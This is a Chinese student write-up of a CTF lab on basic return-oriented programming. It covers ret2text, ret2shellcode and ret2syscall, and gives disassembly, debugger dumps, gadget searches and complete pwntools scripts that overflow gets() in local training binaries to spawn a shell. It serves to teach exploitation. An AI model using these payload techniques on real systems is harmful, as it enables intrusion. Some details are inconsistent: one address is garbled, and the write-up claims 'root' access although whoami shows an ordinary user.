

## 实验 2B CTF 赛题 Writeup

周梓毓 202228015070008

Git 连接: <https://github.com/zhou-zy82/ROP.git>


### 一、Level 1 基本 ROP 复现

#### 1. ret2text

首先, 利用 checksec 对原始文件进行分析, 结果如下图所示。从结果来看, 该文件为 i386 32 位文件; 开启了堆栈不可执行保护 (NX), 即不会将堆栈上的数据作为指令执行 (不会执行写在堆栈上的 shellcode); 没有 canary 保护, 因此可以考虑利用栈溢出来进行攻击; PIE 地址随机化没有开启。


```
(kali111@kali111)-[~/rop_test]
$ checksec ret2text
[*] '/home/kali111/rop_test/ret2text'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

借助 IDA 对源文件进行分析, 对其进行反汇编操作, 得到伪代码, 结果如下图所示。从结果中看, 主函数中使用了 gets() 函数, 存在栈溢出漏洞, 可以利用此漏洞进行攻击。



```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [esp+1Ch] [ebp-64h] BYREF
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(_bss_start, 0, 1, 0);
7     puts("There is something amazing here, do you know anything?");
8     gets(&v4);
9     printf("Maybe I will tell you next time !");
10    return 0;
11 }
```

搜索发现, 源文件中存在一个名为 secure 的函数, 此函数中存在 system ("/bin/sh") 字段可被利用。



```
1 void secure()
2 {
3     int v0; // eax
4     int input; // [esp+18h] [ebp-10h] BYREF
5     int secretcode; // [esp+1Ch] [ebp-Ch]
6
7     v0 = time(0);
8     srand(v0);
9     secretcode = rand();
10    __isoc99_scanf(&unk_8048760, &input);
11    if ( input == secretcode )
12        system("/bin/sh");
13 }
```

查找 system ("/bin/sh") 字段的地址, 结果如下图所示, 地址为 0x080483A, 如果可以控制主函数返回此地址, 则可直接得到系统的 shell。

```

.text:080485FD ; void secure()
.text:080485FD public secure
.text:080485FD secure proc near
.text:080485FD input = dword ptr -10h
.text:080485FD secretcode = dword ptr -0Ch
.text:080485FD ; __unwind {
.text:080485FD push ebp
.text:080485FE mov ebp, esp
.text:08048600 sub esp, 28h
.text:08048603 mov dword ptr [esp], 0
.text:0804860A call _time
.text:0804860F mov [esp], eax
.text:08048612 call _srand
.text:08048617 call _rand
.text:0804861C mov [ebp+secretcode], eax
.text:0804861F lea eax, [ebp+input]
.text:08048622 mov [esp+4], eax
.text:08048626 mov dword ptr [esp], offset unk_8048760
.text:0804862D call __isoc99_scanf
.text:08048632 mov eax, [ebp+input]
.text:08048635 cmp eax, [ebp+secretcode]
.text:08048638 jnz short locret_8048646
.text:0804863A mov dword ptr [esp], offset aBinSh ; "/bin/sh"
.text:08048641 call _system
.text:08048646 locret_8048646: ; CODE XREF: secure+3B*j
.text:08048646 leave
.text:08048647 retn
.text:08048647 ; } // starts at 80485FD
.text:08048647 secure endp

```

下面开始构造 payload。首先需要确定可以修改控制的内存地址与 main 函数返回地址之间的距离（字节数）。分析 main 函数部分的汇编代码，可以观察到字符数组头指针距离 esp 的偏移量为 0x1C。但通过后续实验可以发现，IDA 中所提供的偏移量未必准确，因此又采用动态调试的方式进行进一步的确认。

```

.text:08048648 main proc near ; DATA XREF: _start+17:o
.text:08048648 argv = dword ptr 8
.text:08048648 argv = dword ptr 0Ch
.text:08048648 envp = dword ptr 10h
.text:08048648 ; __unwind {
.text:08048648 push ebp
.text:08048649 mov ebp, esp
.text:0804864B and esp, 0FFFFFF0h
.text:0804864E add esp, 0FFFFFF80h
.text:08048651 mov eax, ds:stdout@8GLIBC_2_0
.text:08048656 mov dword ptr [esp+0Ch], 0
.text:0804865E mov dword ptr [esp+8], 2
.text:08048666 mov dword ptr [esp+4], 0
.text:0804866E mov [esp], eax
.text:08048671 call _setvbuf
.text:08048676 mov eax, ds:__bss_start
.text:0804867B mov dword ptr [esp+0Ch], 0
.text:08048683 mov dword ptr [esp+8], 1
.text:0804868B mov dword ptr [esp+4], 0
.text:08048693 mov [esp], eax
.text:08048696 call _setvbuf
.text:0804869B mov dword ptr [esp], offset aThereIsSomethi ; "There is something amazing here, do you"...
.text:080486A7 lea eax, [esp+1Ch]
.text:080486AE mov [esp], eax
.text:080486B2 call _gets
.text:080486B3 mov dword ptr [esp], offset aMaybeIWillTell ; "Maybe I will tell you next time !"
.text:080486B8 call _printf
.text:080486BF mov eax, 0
.text:080486C4 leave
.text:080486C5 retn
.text:080486C5 ; } // starts at 8048648
.text:080486C5 main endp

```


在 call gets()即调用 gets 函数的位置下断点，利用 pwntbg 进行动态调试，得到的结果如下图所示，即此时 esp=0xffffcf20，ebp=0xffffcfa8，eax=0xffffcf3c。即此时 eax 中存放的即为字符串 v4 的地址，则 v4 相对 ebp 偏移为 0x6c，相对返回地址的偏移为 0x6c+4。

```

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
EAX 0xffffcf3c ← 0x0
EBX 0xf7e1cff4 (_GLOBAL_OFFSET_TABLE_) ← 0x21cd8c
ECX 0xf7e1e9b8 (_IO_stdfile_1_lock) ← 0x0
EDX 0x1
EDI 0xf7ffcb80 (_rtld_global_ro) ← 0x0
ESI 0x80486d0 (_libc_csu_init) ← push ebp
EBP 0xffffcfa8 ← 0x0
ESP 0xffffcf20 → 0xffffcf3c ← 0x0
EIP 0x80486ae (main+102) → 0xffffdade8 ← 0xffffdade8
[ DISASM / i386 / set emulate on ]
> 0x80486ae <main+102> call gets@plt
arg[0]: 0xffffcf3c ← 0x0
arg[1]: 0x0
arg[2]: 0x1
arg[3]: 0x0

```

根据以上的分析，可以做如下的攻击设想，即使用垃圾数据填充栈，使得最终返回地址处填写 system 的地址。



因此可构建如下的 payload:

```
from pwn import *

target = 0x804863a
offset = 0x6c + 4

sh = process('./ret2text')

raw_input()
payload = b'A' * offset + p32(target)
sh.sendline(payload)
sh.interactive()
```

在运行 payload 脚本的同时使用 pwndbg 进行动态调试，在 send payload 之前截断，可以得到此时各寄存器的状态，可以看到此时成功将垃圾数据填入。

```
Breakpoint 1, 0x080486ba in main () at ret2text.c:25
25   ret2text.c: 没有那个文件或目录.
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
*EAX 0xffff1bd1c ← 0x41414141 ('AAAA')
*EBX 0xf7e1cff4 (_GLOBAL_OFFSET_TABLE_) ← 0x21cd8c
*ECX 0xf7e1e9c4 (_IO_stdfile_0_lock) ← 0x0
*EDX 0x1
*EDI 0xf7f76b80 (_rtld_global_ro) ← 0x0
*ESI 0x80486d0 (__libc_csu_init) ← push ebp
*EBP 0xffff1bd88 ← 0x41414141 ('AAAA')
*ESP 0xffff1bd00 → 0x80487a4 ← dec ebp /* 'Maybe I will tell you next time !' */
*EIP 0x80486ba (main+114) ← call 0x8048450
```

脚本运行结果如下图所示，即成功获得了 root 权限。

```
(kali111@kali)~[~/rop_test]
$ python payload_ret2text.py
[+] Starting local process './ret2text': pid 7392
[*] Switching to interactive mode
There is something amazing here, do you know anything?
Maybe I will tell you next time !$
$ ls
payload_ret2text.py ret2libc2 ret2shellcode ret2text
ret2libc1 ret2libc3 ret2syscall
$ whoami
kali111
$
```

## 2. ret2shellcode

首先，利用 checksec 对原始文件进行分析，结果如下图所示。从结果来看，该文件为 32 位文件；没有开启堆栈不可执行保护（NX）；没有 canary 保护；PIE 地址随机化没有开启；存在可读可写可执行的代码段。

```
(kali111@kali)-[~/rop_test]
$ checksec --file=ret2shellcode
[*] '/home/kali111/rop_test/ret2shellcode'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x8048000)
RWX:       Has RWX segments
```

利用 IDA 反汇编查看伪代码，观察到 main 函数中调用了 gets() 函数，存在栈溢出漏洞，可以加以利用。同时，观察到主函数中使用了变量 buf2，但没有对此进行定义，考虑可能为全局变量。

```
IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     _BYTE v4[100]; // [esp+1Ch] [ebp-64h] BYREF
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(stdin, 0, 1, 0);
7     puts("No system for you this time !!!");
8     gets(v4);
9     strncpy(buf2, v4, 100);
10    printf("bye bye ~");
11    return 0;
12 }
```

经查找，证实了 buf2 确实为全局变量，储存在 bss 数据段。同时搜索得知，源文件中不存在 system 代码段，因此考虑为 ret2shellcode。


```
.bss:00004A0B4 ; __do_global_ctors_aux+141W
.bss:0804A065
.bss:0804A080 align 20h public buf2
.bss:0804A080 ; char buf2[100]
.bss:0804A080 buf2 db 64h dup(?) ; DATA XREF: main+7B+o
.bss:0804A080 _bss ends
.bss:0804A080
```

但此处存在一定的问题。在 main 函数入口处设置断点，进行动态调试，使用 vmmap 指令来查看各段的权限，结果如下图所示。即 bss 字段并不可执行，同时满足可读可写可执行的字段只有堆，这不满足构建 ret2shellcode 的条件。

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
Start End Perm Size Offset File
0x8048000 0x8049000 r-xp 1000 0 /home/kali111/rop_test/ret2shellcode
0x8049000 0x804a000 r--p 1000 0 /home/kali111/rop_test/ret2shellcode
0x804a000 0x804b000 rw-p 1000 1000 /home/kali111/rop_test/ret2shellcode
0xf7c00000 0xf7c22000 r--p 22000 0 /usr/lib/i386-linux-gnu/libc.so.6
0xf7c22000 0xf7d9b000 r-xp 179000 22000 /usr/lib/i386-linux-gnu/libc.so.6
0xf7d9b000 0xf7e1b000 r--p 80000 19b000 /usr/lib/i386-linux-gnu/libc.so.6
0xf7e1b000 0xf7e1d000 r--p 2000 21b000 /usr/lib/i386-linux-gnu/libc.so.6
0xf7e1d000 0xf7e1e000 rw-p 1000 21d000 /usr/lib/i386-linux-gnu/libc.so.6
0xf7e1e000 0xf7e28000 rw-p a000 0 [anon_f7e1e]
0xf7fc1000 0xf7fc3000 rw-p 2000 0 [anon_f7fc1]
0xf7fc3000 0xf7fc7000 r--p 4000 0 [vvar]
0xf7fc7000 0xf7fc9000 r-xp 2000 0 [vdso]
0xf7fc9000 0xf7fca000 r--p 1000 0 /usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7fca000 0xf7fed000 r-xp 23000 1000 /usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7fed000 0xf7ffb000 r--p e000 24000 /usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7ffb000 0xf7ffd000 r--p 2000 31000 /usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7ffd000 0xf7ffe000 rw-p 1000 33000 /usr/lib/i386-linux-gnu/ld-linux.so.2
0xffffdd000 0xfffffe000 rwxp 21000 0 [stack]
pwndbg>
```

经查找发现，此处为内核版本造成的问题。在 linux 5.x 等更高版本的操作系统中，bss 字段默认不可执行，如需使其可执行，则需要将其权限改为可执行。但这违背了 ret2shellcode 此例中希望找到 rwx 字段的初衷。

如果假设 bss 字段可执行，则可考虑以下的攻击假设，即通过 gets 函数读入 shellcode 以及填充的垃圾数据，并且使得返回地址为 buf2 的地址。由于 main 函数中实现了将 v4 拷贝到 buf2 中，则返回到 buf2 地址处将会执行 shellcode。



与 ret2text 中类似，主要的思路为计算可改变的地址与返回地址之间的距离，在其中填入 shellcode 以及垃圾数据，并且将返回地址指向 buf2 的地址。

针对地址进行分析，从 IDA 中看，可以看到 v4 的首地址与 esp 的差距为 0x1c，与 ebp 的差距为 0x64，这个结果与 ret2text 中一致。

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     _BYTE v4[100]; // [esp+1Ch] [ebp-64h] BYREF
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(stdin, 0, 1, 0);
7     puts("No system for you this time !!!");
8     gets(v4);
9     strncpy(buf2, v4, 100);
10    printf("bye bye ~");
11    return 0;
12 }

```

但如果使用 pwndbg 进行动态调试，在 call gets()即调用 gets 函数的位置下断点，利用 pwndbg 进行动态调试，得到的结果如下图所示，即此时 esp=0xffffd010，ebp=0xffffd098，eax=0xffffd02c。即此时 eax 中存放的即为字符串 v4 的地址，则 v4 相对 ebp 偏移为 0x6c，相对返回地址的偏移为 0x6c+4。与 IDA 中的结果有所不同。

```

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
*EAX 0xffffd02c ← 0x0
*EBX 0xf7fa1ff4 (_GLOBAL_OFFSET_TABLE_) ← 0x21cd8c
*ECX 0xf7fa39b8 (_IO_stdfile_1_lock) ← 0x0
*EDX 0x1
*EDI 0xf7fcb80 (_rtld_global_ro) ← 0x0
*ESI 0x80485d0 (libc_csu_init) ← push ebp
*EBP 0xffffd098 ← 0x0
*ESP 0xffffd010 → 0xffffd02c ← 0x0
*EIP 0x8048593 (main+102) → 0xffe38e8 ← 0x0

```

通过测试，最终发现实际的偏移结果与动态调试的结果是相吻合的。经以上的计算和分析，可构建如下的 payload，利用 pwn 中的 asm 函数构建 shellcode：

```

from pwn import *

```

```

buf2_addr = 0x0804A080
shellcode = asm(shellcraft.sh())
offset = 0x6c + 4
shellcode_pad = shellcode + (offset - len(shellcode)) * b'A'

sh = process('./ret2shellcode')
raw_input()
sh.sendline(shellcode_pad + p32( buf2_addr ))
sh.interactive()

```

但是，由于上文针对 bss 段的分析，其不可执行，因此如果运行以上的 payload 将会得到如下的结果：

```

(kali111@kali111)-[~/rop_test]
$ python3 payload_ret2shellcode.py
b'jh\\sh\\bin\\x89\\xe3h\\x01\\x01\\x01\\x01\\x814$ri\\x01\\x011\\xc9Qj\\x04Y\\x01\\xe1Q\\x89\\xe11\\xd2j\\x0bX\\xcd\\x80'
b'jh\\sh\\bin\\x89\\xe3h\\x01\\x01\\x01\\x01\\x814$ri\\x01\\x011\\xc9Qj\\x04Y\\x01\\xe1Q\\x89\\xe11\\xd2j\\x0bX\\xcd\\x80AAA
AAAAAA\\x80\\xa0\\x04\\x08'
[+] Starting local process './ret2shellcode': pid 22834
[*] Switching to interactive mode
No system for you this time !!!
bye bye ~[*] Got EOF while reading in interactive
$ ls
[*] Process './ret2shellcode' stopped with exit code -11 (SIGSEGV) (pid 22834)
[*] Got EOF while sending in interactive

(kali111@kali111)-[~/rop_test]
$

```

即该 payload 确实使得 main 函数返回至 buf2 的地址，但由于其不可执行性，程序中断。




### 3. ret2syscall

主要思想是在栈缓冲区溢出的基础上, 利用程序中已有的小片段 (gadgets) 来改变某些寄存器或者变量的值, 从而控制程序的执行流程。所谓 gadgets 就是以 ret 结尾的指令序列, 通过这些指令序列, 可以修改某些地址的内容, 方便控制程序的执行流程。例如: pop eax; ret, 这段代码的作用就是将栈顶的数据弹出给 eax, 然后再将栈顶的数据作为返回地址返回。

首先, 利用 checksec 对原始文件进行分析, 结果如下图所示。从结果来看, 该文件为 32 位文件; 开启了堆栈不可执行保护 (NX); 没有 canary 保护; PIE 地址随机化没有开启。


```
(kali111@kali111)~/rop_test
$ checksec ret2syscall
[*] '/home/kali111/rop_test/ret2syscall'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

查看 IDA 生成的伪代码, main 函数中调用了 gets() 函数, 存在栈溢出可以利用。



```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [esp+1Ch] [ebp-64h] BYREF
4
5     setvbuf(stdout, 0, 2, 0);
6     setvbuf(stdin, 0, 1, 0);
7     puts("This time, no system() and NO SHELLCODE!!!");
8     puts("What do you plan to do?");
9     gets(&v4);
10    return 0;
11 }
```

查找发现, 存在 '/bin/sh' 字段, 但不存在 system() 函数可以利用。



```
LOAD:080BE3E4 ;org 80BE3E4h
LOAD:080BE3E4 assume es:nothing, ss:nothing, ds:_data, fs:nothing, gs:nothing
LOAD:080BE3E4 align 20h
LOAD:080BE3E4 LOAD ends
LOAD:080BE3E4
.rodata:080BE400 ;=====
.rodata:080BE400
.rodata:080BE400 ; Segment type: Pure data
.rodata:080BE400 ; Segment permissions: Read
.rodata:080BE400 _rodata segment align_32 public 'CONST' use32
.rodata:080BE400 assume cs:_rodata
.rodata:080BE400 ;org 80BE400h
.rodata:080BE400 public _fp_hw
.rodata:080BE400 _fp_hw db 3
.rodata:080BE401 db 0
.rodata:080BE402 db 0
.rodata:080BE403 db 0
.rodata:080BE404 public _IO_stdin_used
.rodata:080BE404 _IO_stdin_used db 1
.rodata:080BE405 db 0
.rodata:080BE406 db 2
.rodata:080BE407 db 0
.rodata:080BE408 aBinSh db '/bin/sh', 0; DATA XREF: .data:shellio
.rodata:080BE410 ; DATA XREF: main+5310
```

在 call gets() 处加断点, 得到此时的 esp=0xffffd070, ebp=0xffffd0f8, eax=0xffffd08c。即此时 eax 中存放的即为字符串 v4 的地址, 则 v4 相对 ebp 偏移为 0x6c, 相对返回地址的偏移为 0x6c+4。

```

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
+EAX 0xffffd08c ← 0x3
+EBX 0x80481a8 ( __init ) ← push ebx
+ECX 0x80eb4d4 ( _IO_stdfile_1_lock ) ← 0x0
+EDX 0x18
+EDI 0x80ea00c ( _GLOBAL_OFFSET_TABLE_+12 ) → 0x8067b10 ( __stpcpy_sse2 ) ← mov edx, dword ptr [esp + 4]
+ESI 0x0
+EBP 0xffffd0f8 → 0x8049630 ( __libc_csu_fini ) ← push ebx
+ESP 0xffffd070 → 0xffffd08c ← 0x3
+ETP 0x8048e96 (main+114) ← call 0x804f650

```

Linux 系统调用通过 int 80h 实现，用系统调用号来区分入口函数。应用程序调用系统调用的过程为：把系统调用的编号存入 eax；把函数参数存入其它通用寄存器；触发 0x80 号中断（int 0x80）。如果希望通过系统调用来获取 shell，就需要把系统调用的参数放入各个寄存器，然后执行 int 0x80 指令。

根据以上关于 gadget 以及 linux 系统的分析，本题的主要实现想法如下。利用系统调用 execve("/bin/sh",NULL,NULL)来获取 shell。由于该程序为 32 位，所以需要使得系统调用号，即 eax 应为 0xb；第一个参数，即 ebx 应指向/bin/sh 的地址；第二个参数，即 ecx 应为 0；第三个参数，即 edx 应为 0。同时可以使用 gadgets 控制这些寄存器。但是并没有一段连续的代码可以同时控制对应的寄存器，所以需要分段控制，然后在 gadgets 最后使用 ret 来再次控制程序执行流程。使用 ropgadgets 工具来寻找 gadgets。

查找控制 eax 的 gadgets 结果如下，选择第二个。

```

(kali111@kali111)-[~/rop_test]
$ ROPgadget --binary ret2syscall --only 'pop|ret' | grep eax
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x080bb196 : pop eax ; ret
0x0807217a : pop eax ; ret 0x80e
0x0804f704 : pop eax ; ret 3
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret

```

查找控制 ebx 与 ecx 的 gadgets 结果如下，选择 0x0806eb91 处的指令。

```

(kali111@kali111)-[~/rop_test]
$ ROPgadget --binary ret2syscall --only 'pop|ret' | grep 'ebx'
0x0809dde2 : pop ds ; pop ebx ; pop esi ; pop edi ; ret
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0805b6ed : pop ebp ; pop ebx ; pop esi ; pop edi ; ret (shellcraft.sh())
0x0809e1d4 : pop ebx ; pop ebp ; pop esi ; pop edi ; ret (shellcraft.sh())
0x080be23f : pop ebx ; pop edi ; ret (shellcode)
0x0806eb69 : pop ebx ; pop edx ; ret (offset = 0x04)
0x08092258 : pop ebx ; pop esi ; pop ebp ; ret (offset = 0x04)
0x0804838b : pop ebx ; pop esi ; pop edi ; pop ebp ; ret (offset = 0x04)
0x080a9a42 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x10 (p32( buf2_addr ))
0x08096a26 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0x14
0x08070d73 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 0xc (shellcode)
0x08048547 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 4
0x08049bfd : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 8
0x08048913 : pop ebx ; pop esi ; pop edi ; ret (offset = 0x04)
0x08049a19 : pop ebx ; pop esi ; pop edi ; ret 4 (offset = 0x04)
0x08049a94 : pop ebx ; pop esi ; ret
0x080481c9 : pop ebx ; ret
0x080d7d3c : pop ebx ; ret 0x6f9
0x08099c87 : pop ebx ; ret 8
0x0806eb91 : pop ecx ; pop ebx ; ret
0x0806336b : pop edi ; pop esi ; pop ebx ; ret
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x0806eb68 : pop esi ; pop ebx ; pop edx ; ret
0x0805c820 : pop esi ; pop ebx ; ret
0x08050256 : pop esp ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0807b6ed : pop ss ; pop ebx ; ret

```

查找控制 edx 的 gadgets 结果如下，选择 0x0806eb6a 处的指令。



```
(kali111@kali111)-[~/rop_test]
$ ROPgadget --binary ret2syscall --only 'pop|ret' | grep 'edx'
0x0806eb69 : pop ebx ; pop edx ; ret
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
0x0806eb6a : pop edx ; ret
0x0806eb68 : pop esi ; pop ebx ; pop edx ; ret
```


同时查找/bin/sh 地址:

```
(kali111@kali111)-[~/rop_test]
$ ROPgadget --binary ret2syscall --string '/bin/sh'
Strings information
=====
0x080be408 : /bin/sh
```

查找 int 0x80 地址:

```
(kali111@kali111)-[~/rop_test]
$ ROPgadget --binary ret2syscall --only 'int'
Gadgets information
=====
0x08049421 : int 0x80
autoanalysis has been finished.
Unique gadgets found: 1
```

综合以上分析, 构建的攻击过程如下, 通过 gets()函数读入垃圾数据填充整个栈, 直到原 main 函数的返回处, 继续插入 pop eax;ret 指令, 此时 eax 将读取接下来的数据, 即 0xb, 然后返回; 插入 pop ecx;ret 指令, 此时使 ecx=0, ebx=/bin/sh 地址; 插入 pop edx;ret 指令, 此时 edx=0; 最终执行 int 80 指令。



可构建如下的 payload:

```
from pwn import *

pop_eax_ret_addr = 0x080bb196
pop_ecx_ebx_ret_addr = 0x0806eb91
pop_edx_ret_addr = 0x0806eb6a
int_80_addr = 0x08049421
bin_sh_addr = 0x80be408
offset = 0x6c + 4
```

```
payload = (offset * b'A' + p32(pop_eax_ret_addr) + p32(0xb) +  
p32(pop_ecx_ebx_ret_addr) +  
p32(0) + p32(bin_sh_addr) + p32(pop_edx_ret_addr) + p32(0) +  
p32(int_80_addr))  
sh = process('./ret2syscall')  
sh.sendline(payload)  
sh.interactive()
```

执行结果如下所示，可以看到执行 py 脚本后成功获得 root 权限。

